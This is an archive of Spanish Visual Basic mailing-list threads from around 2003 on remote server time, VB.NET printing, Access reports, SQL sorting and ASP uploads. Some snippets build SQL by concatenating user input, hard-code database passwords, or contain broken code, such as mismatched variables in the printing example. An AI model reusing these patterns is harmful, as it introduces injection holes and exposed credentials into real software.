'LLamadas API al Kernel
Private Declare Sub CopyMem Lib "kernel32.dll" Alias "RtlMoveMemory" (pTo As Any,
uFrom As Any, ByVal lSize As Long)
'Devuelve la fecha y la hora de una máquina específica de la red.
Public Function GetRemoteTime(ServerName As String) As Date
    Dim lpBuffer As Long
    Dim t_struct As TIME_OF_DAY_INFO
    Dim ret As Long
    Dim bServer() As Byte
    If Trim(ServerName) = "" Then
        'Máquina Local
        ret = NetRemoteTOD(vbNullString, lpBuffer)
    Else
        If InStr(ServerName, "\\") = 1 Then
            bServer = ServerName & vbNullChar
        Else
            bServer = "\\" & ServerName & vbNullChar
        End If
        ret = NetRemoteTOD(bServer(0), lpBuffer)
    End If
    CopyMem t_struct, ByVal lpBuffer, Len(t_struct)
```

```
    If lpBuffer Then
        Call NetApiBufferFree(lpBuffer)
    End If
    GetRemoteTime = DateSerial(t_struct.tod_year, t_struct.tod_month, _
    t_struct.tod_day) + TimeSerial(t_struct.tod_hours, t_struct.tod_mins - _
    t_struct.tod_timezone, t_struct.tod_secs)
End Function

'Coloca dos botones en el formulario

'Extrae la fecha y la hora de la máquina Local
Private Sub Command1_Click()
    MsgBox GetRemoteTime("")
End Sub

'Extrae la fecha y la hora de una máquina remota.
Private Sub Command2_Click()
    MsgBox GetRemoteTime("\\MYWORKSTATION")
End Sub
```

Salu2 Jaime

Sergio Daniel Jaime Peña
Algeciras (Cádiz - España)
serjaime@telefonica.net

>From: "Adalberto"
>Reply-To: visualbasic-esp@yahoogroups.com
>To:
>Subject: Re: (VB-ESP) Hora del Servidor
>Date: Sat, 28 Dec 2002 10:15:08 +0100
>
>MessageBueno, ante todo, gracias a los que contestaron, pero como sigo sin hacer funcionar la funcion GetDate(), paso a explicar lo que pretendo hacer con ella:
>
>Estoy realizando una aplicacion que reside en una maquina que hara la funcion de servidor, tanto para el programa en VB como para la base de datos, y en ella pretendo:
>
>-Comparar un campo fecha de la base de datos con la fecha actual del servidor, evitando asi la picardia de que cambiando la hora de la maquina cliente, el resultado no sea el esperado
>
>-"Ofrecer" al usuario en un TextBox.Txt la fecha del servidor y la hora del mismo para que no tenga que escribirla, y si la valida (si es correcta, o si modifica esa hora ofrecida) este TextBox.Txt sera guardado en un campo de la base de datos.
>
>-Grabar directamente en la base de datos, aparte del dia y la hora en la que el operador de la aplicacion "dice" que ha ocurrido, el dia y la hora en que ocurre realmente (temas legales, parecido al funcionamiento de un libro de actas de reuniones)
>
>Como se puede observar, en unos casos son para ayudar (ahi me daria practicamente igual la hora del servidor, que la de la maquina), y en la mayoria, son para evitar la picardia del cambio del dia y hora en la maquina cliente.
>

>La aplicacion funciona en que: abre la base de datos, presenta en pantalla los datos, y cierra la base de datos, ante cualquier "movimiento" del puntero, vuelve a abrir la base, refresca los datos, y la vuelve a cerrar.
>
>Espero haberme explicado un poco mejor.
>
>Gracias de nuevo, y FAN (Feliz Año Nuevo)
>
>Adalberto

Imprimir en Visual Basic.Net

Mensaje enviado por "Edgar" <msragde@hotmail.com> el 14/01/2003

Hola vkmgl ¡Que nombre ;)!

Usa el [System.Drawing.Printing] este tiene toda la funcionalidad de Printer mas varios extras, como puedes usarlo ;)

Colocas

```
Imports System.Drawing.Printing
```

Antes de tu

```
Public Class formX
```

Esto solo para evitarnos la lata de colocar la ruta completa del objeto cada que lo necesitemos tanto propiedades como variables de entorno.

Se declara

```
      Private WithEvents prnDocumento As New PrintDocument()
```

Lo puedes utilizar con eventos si lo que quieres es controlar la impresión por pero si solo necesitas mandar los datos puedes hacer las instrucciones desde otro modulo o sub-rutina

¿Cómo le haremos para pasarle los parámetros de que quieres imprimir?

```
Private Sub pdoc_PrintPage(ByVal sender As Object, ByVal e As
System.Drawing.Printing.PrintPageEventArgs) Handles prnDocumento.PrintPage

        ' Ya sabres que se declare con eventos esto es para que cada que mandes la
pagina este sea tomado desde

  ' donde lo necesites, en otras palabras se actualiza cada que lo mandas llamar

        Static intLetras As Int32

        Dim font As New font("Microsoft Sans Serif", 24)

        'Una opcion es cambiarle timpo de letra tu sabres que haces con esto

        Dim intPrintAreaHeight, intPrintAreaWidth, marginLeft, marginTop As Int32

        'Bueno las variables de costumbre para redimensionar las hojas y esas cosas


        'Ahora si empieza lo bueno. &&&
```

```
        With prnDocumento.DefaultPageSettings

            ' Asignar a las variables la configuración de la pagina

' Por si antes no lo hacias te comento que con esto te ahorras dolores de cabeza
para ajustar documentos intPrintAreaHeight = .PaperSize.Height - .Margins.Top -
.Margins.Bottom

            intPrintAreaWidth = .PaperSize.Width - .Margins.Left - .Margins.Right

            marginLeft = .Margins.Left ' Cordenada X

            marginTop = .Margins.Top ' Cordenada Y

        End With


        'Aquí tienes la parte de cambiar la presentación del documento

        If prnDocumento.DefaultPageSettings.Landscape Then

            Dim intTemp As Int32

            intTemp = intPrintAreaHeight

            intPrintAreaHeight = intPrintAreaWidth

            intPrintAreaWidth = intTemp

        End If


        'le toca el turno a la checada de lineas a imprimir con respecto a la letra

        'No todo cabe en una hoja por lo que hacemos trapa calculando antes ;)

        Dim intLineCount As Int32 = CInt(intPrintAreaHeight / font.Height)

        'Calcular le area de trabajo es una Buena practica esto para saber de donde
a donde

  'Podemos imprimir ;)

        Dim rectPrintingArea As New RectangleF(marginLeft, marginTop,
intPrintAreaWidth, intPrintAreaHeight)


        'Se ve Raro pero no es mas que el formato de nuestro documento

        Dim fmtDocumento As New StringFormat(StringFormatFlags.LineLimit)


        'Bueno pues ahora todo lo que se calculo antes y se hizo con lo que se
imprimirá

  'pues se asignará al texto que deseamos enviar
```

```
        Dim intLinesFilled, intCharsFitted As Int32

        e.Graphics.MeasureString(Mid( Imprimiendo por 1ª VEZ & txtOtro.Text,
intCurrentChar + 1), font, _

                    New SizeF(intPrintAreaWidth, intPrintAreaHeight), fmt, _

                    intCharsFitted, intLinesFilled)



        ' Te preguntaras de donde salio e pues bien si checas la primer linea de
esta sub

        ' pues aparece como argumentos del proceso, esto existe en todos los
eventos y es variable

  ' por cada objeto


  ' Asignar el diseño de la impresión

        e.Graphics.DrawString(Mid( Imprimiendo por 1ª VEZ & txtOtro.Text,
intCurrentChar + 1), font, _

            Brushes.Black, rectPrintingArea, fmt)


        ' Bueno como te daras cuenta en varias ocaciones se usa intCurrentChar

        ' pues no es mas que la variable estatica que declaramos esto es porque si
lo que quieres imprimir

        ' es muy grande pues tendra que dividirse en paginas y como ya dije hace
rato hacemos trampa para que

        ' pase pag. X pa. y este es el contador de caracteres por pag.

        intCurrentChar += intCharsFitted


        ' Ok en caso de que termine el documento

        ' Pues tiene que ser menor o igual que lo que traemos arrastrando

  ' bien entonces checamos los datos y si ese es el caso terminamos la rutina de
este modo.

        If intCurrentChar < txtDocument.Text.Length Then

            e.HasMorePages = True

        Else

            e.HasMorePages = False

            'No sin antes regresar a cero intCurrentChar nuetro contador
```

```
            intCurrentChar = 0
        End If
  'Esto sucede cada que solicitamos el documento, vista previa o impresión
    End Sub
```

¿Cómo mandar una configuración de la pagina? Ya veras que hace ;)

```
    Private Sub CnfPagina()
        Dim prnSetup As New PageSetupDialog()
        prnSetup.Document = prnDocumento
  prnSetup.PageSettings = prnDocumento.DefaultPageSettings
        If prnSetup.ShowDialog = DialogResult.OK Then
            prnDocumento.DefaultPageSettings = prnSetup.PageSettings
        End If
    End Sub
```

¿Cómo Mandar una vista previa de lo que quieres imprimir?

```
Private Sub Previo
        Dim prnPreview As New PrintPreviewDialog()

        Try ' Por si ni lo sabes esta es la forma de cachar los errores ;)
           prnPreview.Document = prnDocumento
           prnPreview.ShowDialog()
        Catch exp As Exception ' Control de las excepciones ;)
            msgbox("Chin creo que paso algo Upps )
        End Try
End Sub
```

¿Cómo mandar imprimir y presentar una caja de dialogo para seleccionar propiedades de la impresora?

```
      Private Sub Imprimir
        Dim prnDialog As New PrintDialog()
        prnDialog.Document = prnDocumento
```

```
        If prnDialog.ShowDialog = DialogResult.OK Then

            prnDocumento.Print()

        End If

      End Sub
```

Ok Fin de mi aportación, Entonces ya lo tienes suerte con tu reporte creo que con esto tienes un norte de cómo se hace en cuanto a mandar imágenes no lo he ocupado de modo que ya se a quien le toca sacar y regresarme esa parte del código

Atentamente,

Ragde Pazarán

PD: Espero me envies el código para imprimir imágenes ;)

-----Mensaje original-----
De: vkmgl [mailto:vkmgl@yahoo.com]
Enviado el: lunes, 13 de enero de 2003 12:45
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Ayuda para poder imprimir

Disculpen las molestias pero alguien sabe como imprimir el texto contenido en un cuadro de texto y como se le hace para utilizar el Printer.Print, o mejor dicho que instruccion se utiliza en ves del Printer por que en el visual .net no me la reconoce y no se como establecer los valores de la impresora o como enviar algo a la impresora que no sea texto por ejemplo la copia de la imagen de un objeto de un formulario o el contenido de un MHSFlexGrig por que hasta ahorita casi todo lo hacia en el visual studio anterior y con el printer, pero con este otro no le doy como espero me puedan
ayudar con esto por favor o si saben de alguna pagina donde tengan ejemplos como lo que estoy pidiendo pues tambien se los agradeceria mucho.
Gracias Viktor

Imprimir informe de Access con password

Mensaje enviado por Pablo Fébolo <pfebolo@microsystem.com.ar> el 27/12/2002

Este es otro truco que podes probar,

```
Private Sub mnuImpresionInforme1_Click()
  Dim db As Database
  Dim acc As Access.Application
  Set acc = New Access.Application
  Set db = acc.DBEngine.OpenDatabase(""\\srv-ofimatico\Autobuses\Perfiles
especiales\Perfilesespeciales.mdb", False, False, ";PWD=tupassword")
  With acc
    .OpenCurrentDatabase ("\\srv-ofimatico\Autobuses\Perfiles
especiales\Perfilesespeciales.mdb")
    .DoCmd.OpenReport "Informe1", acViewNormal
    .CloseCurrentDatabase
    .Quit
  End With
  db.Close
  Set db = Nothing
  Set acc = Nothing
End Sub
```

Saludos y suerte.

At 27/12/2002 10:21, you wrote:
Es un truco que no queda muy elegante pero funciona
Necesitas la dll de DAO 3.6 (Access2000) o ADO 3.51 (Access97)

```
    Dim x As Integer
    Dim a As New Access.Application
    Dim Db As Database

    Set Db = OpenDatabase("d:\ito.mdb", True, False, ";pwd=hola")
    Db.NewPassword "hola", ""
    Db.Close

    'Set a.new = Db ----Esto esta comentado porque no va pero la idea
era abrir la base de datos y asignarsela directamente al objeto
application
    a.OpenCurrentDatabase "d:\ito.mdb", True
    a.DoCmd.OpenReport "Prueba", acViewPreview
    a.CloseCurrentDatabase

    Set Db = OpenDatabase("d:\ito.mdb", True, False)
    Db.NewPassword "", "hola"
    Db.Close
```

Si encuentras otra solucion por favor enviamela

Por otro lado me gustaría saber tu opinion sobre una cosa, como veo

que trabajas con VB y Access supongo que te gusta utilizar más los informes en Access que el datareport o Crystal. Hace tiempo habia pensado que seria mejor que los informes estuvieran en el access porque asi podemos modifcar los informes sin tener que volver a crear un exe que se tiene que distribuir. ¿Piensas igual o no?

--- En visualbasic-esp@y..., "Tobar Martínez, Luis Tomás" escribió:
> Utilizo el siguiente código VB 6 para imprimir un informe de Access 2000:
>
> Private Sub mnuImpresionInforme1_Click()
> Dim acc As Access.Application
> Set acc = New Access.Application
> With acc
> .OpenCurrentDatabase ("\\srv-ofimatico\Autobuses\Perfiles
> especiales\Perfilesespeciales.mdb")
> .DoCmd.OpenReport "Informe1", acViewNormal
> .CloseCurrentDatabase
> .Quit
> End With
> Set acc = Nothing
> End Sub
>
> He puesto contraseña a la BD y desearía darle la contraseña en el código VB.
> ¿Es posible? ¿Hay algún modo de imprimir desde VB 6 un informe de una BD
> Access 2000 dándole la contraseña en el código VB?
>
> Muchas gracias.
>
> Luis Tobar Martínez
> lttobar@a...
> Ayuntamiento de Burgos
> Burgos (España)

Mensaje enviado por "Javier Moreno" <javier.moreno@carm.es> el 14/01/2003

Hola Lerda,

de la siguiente página te puedes bajar bastantes agentes

http://www.brain.com.pk/~taylormade/MSAgent.html

respecto a la documentación, una de las páginas que más me gustó por su sencillez fué

http://home.pacbell.net/cetta/msagent.html

y tienes mucha mas documentación en el anillo de páginas sobre MsAgent

http://www.msagentring.org/

espero que te sirva de ayuda.
-----Mensaje original-----
De: Lerda Nelson [mailto:nlerda@yahoo.com.ar]
Enviado el: lunes, 13 de enero de 2003 21:14
Para: visualbasic-esp@yahoogroups.com
Asunto: RE: (VB-ESP) Sonido en VB, ¿cómo mejorar la calidad de grabación con el control multimedia?

Javier

Tenes alguna direccion de donde se puedan bajar archivos *.acs con agentes de Microsoft Agent o algun archivo de ayuda sobre el tema, en castellano prefentemente ???
Gracias

Objeto Word Insertado en un formulario

Mensaje enviado por "Stuardo, Jaime (LanInfo)" <jstuardo@lanchile.cl> el 18/12/2002

Hola

Tienes que insertar el objeto OLE en tu form (ese que está en la barra de controles por defecto), y cargas el documento con:

OLE1.CreateLink "C:\documento.doc"

El problema que tiene ese objeto es que no muestra los scrolls para desplazarse por el documento... en ese caso, lee este artículo,

http://support.microsoft.com/default.aspx?scid=KB;en-us;q147804

También podrías leer estos artículos que hablan del tema:

http://www.cis.gsu.edu/~alipp/CIS3215/Chap10OH2.doc

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbcon98/html/vbconolecontainercontrol.asp

http://www.cisdept.csupomona.edu/hwang/cis451/activex_ole/dh451ole.htm

Salu2
Jaime

> ----------
> De: Oscar Garcia [SMTP:ogarcia@wispweb.org]
> Enviado el: Miércoles, 18 de Diciembre de 2002 13:38
> Para: visualbasic-esp@yahoogroups.com
> Asunto: (VB-ESP) Objeto de Word Insertado en una Forma
>
> Hola a todos,
>
> Tengo el siguiente problema:
>
> Tengo una aplicacion donde creo un documento de Word por medio de codigo. Todo me funciona bien, puedo ver el documento en word al terminar de crearse, etc. Ahora lo que deseo hacer es ver este documento por medio de mi programa sin necesidad de abrir word, sino hacerlo en una forma donde insert un objeto de Documento de Word. Ya tengo insertado el objeto en la forma, pero no se como asignarle el documento que deseo ver.
>
> Cualquier ayuda sera bienvenida
>
> Gracias a todos.
>
> Saludos y Exitos
>
> Oscar Garcia
>
> **********
> Oscar Garcia

ogarcia@wispweb.org
Linux User No. 294150
****

Ole automation con MS Outlook

Mensaje enviado por "Ariel_26" <ariel@gasometro.com.ar> el 20/12/2002

Me respondo a mi mismo.

ya lo logre.

lo adjunto a la lista, porque no pesa nadie.
Quizas a alguien le sea de utilidad :)

Saludos Cordiales

Ariel.

----- Original Message -----
From: Ariel_26
To: VISUALbasic-esp@yahoogroups.com
Cc: canalvisualbasic@eListas.net
Sent: Thursday, December 19, 2002 1:53 PM
Subject: (VB-ESP) ole automation con MS Outlook

Hola gente.

Necesito Acceder a una Cuenta de un MS Outlook (no express) que esta en Exchange

estuve investigando Mapifolders.. etc etc y no logro dar en la tecla

ya he hecho desarrollos de acceder a la Outlook.applicacion e ir consultando y bajando a una BD los contactos de la carpeta.

Pero ahora mi jefe necesita que yo acceda a una carpeta personal llamada "victor" y con cada email que haya, ,extraer los atachments para luego quemarlos en un CD.

No logro encontrar la solucion

conozco los metodos SaveAsFile de la mapifolders.Attachments(i)
pero no tengo forma (mejor dicho, no pude lograrlo) de acceder a esa carpeta personal llamada Victor. (no esta en un PST. esta en el exchange server)

solo accedo a las folders "carpetas Publicas" "Buzon xxx"
como que tiene 2 carpetas..
y no encuentro un metodo subfolders :(

si alguien puede darme una manito. les estare agradecido

gracias !!
ariel

frmextraer.frm extractordeatachments.vbp extractordeatachments.vbw
extractordeatachments.pdm

Resumen

Ordenar por string como si fuera numérico (SQL)

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 10/04/2003

Si cuando por el tipo de intercalacion configurada en tu Base de datos no te permite la conversion implicita entre tu campo y lo que necesitas, utiliza el tipo binary y este te resuelve el problema, pero recuerda que una conversion automatica entre (char, nchar, nvarchar, varchar, binary o varbinary) los datos pueden quedar recortados.

Saludos

Nixon Morales

----- Original Message -----
From: "Nixon Morales" <namorales@intervida.org.gt>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, April 10, 2003 7:51 AM
Subject: Re: (VB-ESP) Una cuestion de tipos de datos en SQL

> Si la sentencia que utilizas es mas o menos asi:
>
> select * from stock where codorig >= '" & cstr(txtcodigo) & "' order by
> codorig
>
> La respuesta es mas o menos asi:
>
> select * from stock where codorig >= '" & cstr(txtcodigo) & "' order by
> cast(codorig as bigint)
>
> Saludos
>
> Nixon Morales
>
> ----- Original Message -----
> From: "Fernando Gonzalez" <fagonzalez@steel.com.ar>
> To: <visualbasic-esp@yahoogroups.com>
> Sent: Wednesday, April 09, 2003 10:06 PM
> Subject: (VB-ESP) Una cuestion de tipos de datos en SQL
>
>
> Hola a todos, tengo una duda que no se si se puede resolver en SQL, en una
> tabla, el campo CodOrig es de tipo literal, pero se almacenan por lo
general
> solo valores numericos, o en su defecto con guiones o barras mas o menos
> asi:
>
> 10000
> 7700424575
> 10-101
> 5
> 023651-1
>
> el tema es que cuando el operador desea ver una ventana con precios, la

> lista le aparece asi
>
> 10001
> 100010
> 100011
> 10002
>
> y el orden correcto seria el numerico o sea asi
>
> 10001
> 10002
> 100010
> 100011
>
> cuando jalo el recordset, puedo hacer que order by lo haga numerico, y si
es
> asi como?
>
> PD: la sentencia SQL que utilizo es mas o menos asi:
>
> select * from stock where codorig >= '" & cstr(txtcodigo) & "' order by
> codorig
>
> Desde ya muchas gracias
>
> Un abrazo desde G. Baigorria
>
> Fernando
>

Pack / Zap de DBF en VB

Mensaje enviado por "Software-1" <soft1@eima.gtmo.inf.cu> el 26/01/2003

Articulo extraido del MSDN para hacer Pack y/o Zap en Vb a archivos DBF, alguien lo pidió

pack_zap_en_vb.zip

Primer dia de la semana *(2 mensajes)*

Mensaje enviado por "Asdrubal Velasquez \(RadioMan\)" <radioman@cantv.net> el 9/01/2003

Hola.

Creo que esto es lo que buscas.

```
Public Function FechaPrimerDiadeLaSemana(Fecha As Date, Optional ByVal PrimerDia As
VbDayOfWeek = vbMonday)
   FechaPrimerDiadeLaSemana = DateAdd("d", Weekday(Fecha) * (-1) + PrimerDia,
Fecha)
End Function
```

El primer parámetro es la fecha y el segundo es el día en
que deseas que comience la semana tal como Domingo, lunes
etc.

Saludos.

'//RadioMan
Asdrubal Velasquez / e-mail: radioman@cantv.net
Puerto Ordaz - Venezuela

----- Original Message -----
From: Oscar Olivos
To: visualbasic-esp@yahoogroups.com
Sent: Thursday, January 09, 2003 5:07 PM
Subject: (VB-ESP) Primer dia de la semana

```
   Hola Lista, una pregunta
   Alguien sabe como capturar el primer dia de una semana en
base a una fecha especifica
   Por ejemplo :
   Fecha especifica=13/11/2002
   Primer dia de esa semana es 10/11/2002
```

Mensaje enviado por "Alberto M. Vernieri" <alberto_vernieri@yahoo.com.ar> el 9/01/2003

Hola!

```
PrimerDiaSemana = Fecha - WeekDay(Fecha, 0) + 1
```

Saludos
Alberto

----- Original Message -----
From: Oscar Olivos
To: visualbasic-esp@yahoogroups.com
Sent: Thursday, January 09, 2003 3:07 PM

Subject: (VB-ESP) Primer dia de la semana

Hola Lista, una pregunta
Alguien sabe como capturar el primer dia de una semana en base a una fecha especifica
Por ejemplo :
Fecha especifica=13/11/2002
Primer dia de esa semana es 10/11/2002

Gracias de antemano

Private function en una dll

Mensaje enviado por Juan Onorio Palavicini Hernández
<onorio_palavicini@hotmail.com> el 11/02/2003

Hola, como tu lo has dicho Asdrubal es correcto, solo quiero añadir que para que el método, propiedad, etc. quede oculto y no se pueda ver por los usuarios debes de hacer las siguientes acciones:

-Click al menú: Herramientas/Atributos del procedimiento
-Seleciona la propiedad, método, etc. que quieres ocultar
-Activa la casilla de verificación "Ocultar este miembro"

Con esta opción activada, una vez compilada la dll los programadores que la usen no deben de poder visualizar la propiedad o método.

Te adjunto el contenido de la ayuda referente a esta opción:

Atributos

Le permite establecer comportamientos predeterminados para la propiedad, el método o el evento seleccionado.

Ocultar este miembro: determina si la propiedad, el método o el evento se mostrará al usuario final del control. Si la opción está activada, se ocultará y no se podrá ver en un examinador de propiedades ni en el Examinador de objetos. Es aún posible escribir código para tener acceso al miembro, pero no aparecerá en la interfaz de usuario.

Usar interfaz predeterminada: determina qué propiedad aparece resaltada en el examinador de propiedades o qué evento se muestra en la ventana Código cuando hace doble clic en el control. Sólo puede haber una propiedad predeterminada de interfaz de usuario y un evento predeterminado de interfaz de usuario. Esta opción no es válida para los métodos.

No mostrar en el Examinador de propiedades: determina si una propiedad, un método o un evento permanecerá oculto en el examinador de propiedades.
Seguirá apareciendo, sin embargo, en el Examinador de objetos y podrá escribir código para tener acceso a él. Este cuadro se desactiva cuando selecciona la opción Ocultar este miembro.

Espero te sirva.

Saludos.
Juan Onorio Palavicini Hernández
Correo electrónico: onorio_palavicini@hotmail.com
ICQ #: 62653440
http://orbita.starmedia.com/~el_zorro_willis/

>From: "Asdrubal Velasquez \(RadioMan\)" <radioman@cantv.net>
>Reply-To: visualbasic-esp@yahoogroups.com
>To: <visualbasic-esp@yahoogroups.com>
>Subject: Re: (VB-ESP) private function en una dll

>Date: Tue, 11 Feb 2003 16:45:49 -0400
>
>No, no se puede. (al menos eso he creído siempre)
>
>Cuando se crea el objeto como una DLL, o EXE Activex o
>Control (OCX) Activex, necesariamente se crea su tabla de
>funciones y si la declaras Friend solo se ve entre
>componentes del mismo proyecto, si la declaras como privada
>solo se ve en esa clase o módulo y si es pública allí
>definitivamente se verá desde cualquier aplicación que haga
>una instancia de la clase. (no estoy 100% seguro que sea
>así, alguien que corrija)
>
>Existen métodos no para ocultar la función sino para ocultar
>su funcionalidad, tal vez eso es lo que deseas hacer.
>
>Pero no estoy seguro que deseas.
>
>Saludos
>
>'//RadioMan
>Asdrubal Velasquez
>Puerto Ordaz - Venezuela
>
>
>
>
>----- Original Message -----
>From: "Ismael L. Donis García" <ismael@citricos.co.cu>
>To: <visualbasic-esp@yahoogroups.com>
>Cc: <canalvisualbasic@eListas.net>
>Sent: Tuesday, February 11, 2003 11:23 AM
>Subject: (VB-ESP) private function en una dll
>
>
> > Se puede declarar una función dentro de una dll como
>privada y después
> > acceder a ella desde VB6 haciendo referencia a dicha dll?.
> >
> > En caso afirmativo como se haría?.
> >
> > Lo que yo deseo en crear una función dentro de la dll pero
>que no se vea que
> > existe la misma a la hora de implementarla, para que la
>use quien solamente
> > sepa que existe dicha función.
> >
> > ISMAEL
>

Problema con campos decimal y SP4 de SQL 7

Mensaje enviado por "serfernandez@zlosistemas.com.ar" <serfernandez@zlosistemas.com.ar> el 10/04/2003

listo!!! Ese era el problema. Faltaba definir la escala. Agregué este código y funcionó.

```
   prmAux.Precision = 15
   prmAux.NumericScale = 2
```

Muchas gracias
Sergio

Original Message:

From: Pablo Fébolo pfebolo@microsystem.com.ar
Date: Thu, 10 Apr 2003 13:10:17 -0300
To: visualbasic-esp@yahoogroups.com
Subject: Re: (VB-ESP) Problema con campos decimal y SP4 de SQL 7

En general nunca he usado adDecimal, sino que siempre uso adNumeric

Por otro lado siempre me tomo el trabajito de indicarle la precision y la escala

Ejemplo:

```
Set prmAux = cmdAux.CreateParameter(, adNumeric, adParamInput, , varCombo)
prmAux.Precision=10
prmAux.scale=2
```

Podés probar y luego me contás como te fue.

Saludos y suerte.
Pablo.

Problema subiendo archivos con asp

Mensaje enviado por "Stuardo, Jaime (LanInfo)" <jstuardo@lanchile.cl> el 28/01/2003

sorry... por escribir a la rapida omiti algo....

Donde dice
Datos = Request.BinaryRead

Debe decir
NumBytes = Request.TotalBytes
Datos = Request.BinaryRead (NumBytes)

:-)

Salu2
Jaime

Problema subiendo archivos con asp. *(2 mensajes)*

Mensaje enviado por "Stuardo, Jaime (LanInfo)" <jstuardo@lanchile.cl> el 28/01/2003

Es que lo que pasa que cuando usas "multipart/form-data" no puedes recuperar los valores de los campos con Request.Form, debido a que en ese caso, la información viaja en forma codificada como un unico stream de datos. Para separar cada campo del formulario en ese stream, se usa un header, que contiene al comienzo algo así como un "signature", seguido de alguna información relativa al campo, para finalmente terminar con el valor mismo del campo.

Haz la siguiente prueba para que tengas un mejor feeling de lo que ocurre por debajo:

Crea un formulario con 2 campos INPUT TYPE="TEXT" y pone el encoding en "multipart/form-data" y en la página ASP que reciba ese formulario, escribe

```
Datos = Request.BinaryRead
Response.BinaryWrite Datos
```

Ahi veras claramente el formato que recibe.

Si estas usando un objeto para subir archivos, es éste el que debe proveerte de un metodo para leer el valor de un campo.... generalmente, esos objetos siguen la misma norma que el objeto Request, vale decir, poseen de una propiedad Form la cual funciona de igual manera.

Si estas haciendo un metodo por las tuyas, tendras que parsear ese stream para recuperar el valor del campo que te interesa.

Salu2
Jaime

Mensaje enviado por Lecaros Cisterna Jose Rolando <jlecar90@bancoestado.cl> el 28/01/2003

Hola colister@s

Estoy subiendo un archivo a través de asp y necesito ademas del archivo pasar parámetros al archivo asp que hace el upload y me da el error :

```
Request object, ASP 0206 (0x80004005)
Cannot call BinaryRead after using Request.Form collection.
```

Si alguien me puede ayudar, muchas gracias.

Un pedacito del asp les pongo si les sirve de algo :

```
< form method=post enctype="multipart/form-data" action="subir.asp">

< input type=file name="archivo">

< br>
```

```
< input type=submit value="Subir">

< input type=hidden name=nombrearchivo value = "Prueba.txt">

< /form>
```

sl3

José R. Lecaros Cisterna
Adm. y Dist. de Software
BancoEstado
(56-2)385-63-22

Problemas documentador de Access 2000

Mensaje enviado por Emili Corbella Ingles <emili_vb@eresmas.com> el 7/04/2003

Creo que es un error de Access 2000, que esta solucionado con el SR-1. Mira de actualizar el programa.

-- Emili Corbella Ingles [emili_vb@eresmas.com] --

----- Mensaje Original -----
Remitente: "Antonio Laborda" u0899alb@hotmail.com
Destinatario: sqlmax@yahoogroups.com, visualbasic-esp@yahoogroups.com
Fecha: Lunes, Abril 7, 2003 4:25pm
Asunto: (VB-ESP) Problemas documentador de Access 2000

>Tengo un problema con el documentador de Access 2000, al mostrarme
>el
>informe con las opciones seleccionadas únicamente me aparecen
>multitud de
>hojas en blanco sin ningún tipo de información. ¿Cómo puedo
>solucionarlo?
>Gracias y un saludo.

Programación puerto paralelo *(2 mensajes)*

Mensaje enviado por "Jaime Stuardo" <jstuardo@terra.cl> el 21/12/2002

Aunque exista en esta lista una personita que se moleste porque mando links, aquí te mando unos que te servirán.

En éste hay sobre el puerto paralelo a nivel de hardware para que entiendas bien su funcionamiento

http://www.beyondlogic.org/spp/parallel.htm

Y aquí sobre cómo programarlo en VB, pero la mala noticia, es que VB no permite manejar el puerto paralelo a nivel de bits en forma directa, así que tienes que bajar una DLL la cual se puede descargar desde este link. Lo que no sé es si es comercial o no.

http://www.aaroncake.net/electronics/vblpt.htm

Salu2
Jaime

----- Original Message -----
From: Patricio Arancibia
To: visualbasic-esp@yahoogroups.com
Sent: Friday, December 20, 2002 11:41 PM
Subject: (VB-ESP) Hola amigos necesito ayuda urgente

Hola me llamo Patricio, y te escribo para pedir tu ayuda, sabes necesito saber como puedo manejar los pines del puerto paralelo en Visual Basic (1 al 25, pero separado o sea uno en uno), entonces si tu sabes direcciones de paginas Web, Apuntes o Notas acerca del tema, te estaré eternamente agradecido que me las mandaras, bueno amigo de antemano gracias.

Patricio Arancibia.

Mensaje enviado por "Oleine" <oleine@telefonica.net> el 26/12/2002

Hola amigos

Ante la petición de informacion sobre el puerto paralelo
os envio un proyecto que he desarrolado y que utilizo habitualmente

Controla cada entrada y salida, creo que da toda la información necesaria

Adjunto la dll y el fuente en "C" del la misma.

Un saludo

Olegario

Pd. J. Rubi, lo puedes incluir en tu web

puertoparalelo.zip

Salir de tabla de word desde visual

Mensaje enviado por Magda <coaec@retemail.es> el 14/01/2003

Hola Oscar,
Yo suelo utilizar esto para salir de una tabla:

```
            wWord.Selection.Tables(1).Select
            wWord.Selection.MoveLeft UniT:=wdCharacter, Count:=1
```

Espero que te sirva.
Un saludo, Magda.

=?iso-8859-1?Q?Oscar_Garc=EDa?= escribió:
Hola a todos, Desde vb estoy creando un documento de word en el cual inserto una tabla a la cual le ingreso datos celda por celda de esta manera set rng = tbl.cell(1,2).rangerng.insertafter "texto" y asi me voy llenando la tabla. Lo que necesito hacer ahora es salirme de la tabla y continuar con el documento, pero no se como hacerlo, alguien me puede dar una mano. Gracias de antemano Oscar Garcia

Mensaje enviado por Juan Onorio Palavicini Hernández
<onorio_palavicini@hotmail.com> el 12/02/2003

Hola Aldo:

En el cuadro de diálogo "Propiedades de vinculos de datos" (que es el que usas para establecer la contraseña y usuario admin) selecciona la pestaña "Todas", ahí busca la propiedad que diga "Jet OLEDB:DataBase Password", le dás doble click y colocas la contraseña que le pusiste a la bd, después pruebas tu conexión y debe de funcionar (acuerdate que se distinguen mayúsculas de minúsculas en la contraseña).

De todas formas si te interesa en código el connectionstring te envío código que usa una bd de access 2000:

Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=C:\Trabajos\Aplicaciones\BonAct\Fuentes\BonAct.mdb;Persist Security
Info=False;Jet OLEDB:Database Password=HONORIO

Saludos.
Juan Onorio Palavicini Hernández
Correo electrónico: onorio_palavicini@hotmail.com
ICQ #: 62653440
http://orbita.starmedia.com/~el_zorro_willis/

>From: "Testa Aldo Sergio (IBM)" <testaa@telefonica.com.ar>
>Reply-To: visualbasic-esp@yahoogroups.com
>To: "'visualbasic-esp@yahoogroups.com'" <visualbasic-esp@yahoogroups.com>
>Subject: (VB-ESP) Seguridad en Access 2000
>Date: Wed, 12 Feb 2003 12:17:25 -0300
>
>Buen día a todos! Estoy trabajando con Vb6 y Access 2000, uso el Data
>Environment. Me solicitaron que le de seguridad a una base. Le puse
>contraseña, y en el Data Environment en la solapa conexión de las
>propiedades de la conexión, me pone usuario Admin y le puse la contraseña,
>luego tildé "permitir guardar la contraseña".
>Pero al tratar de probar la conexión me da un mensaje de error:
>"Error en la prueba de conexión al inicializar al proveedor. No se puede
>iniciar la aplicación. Falta el archivo de información del grupo de trabajo
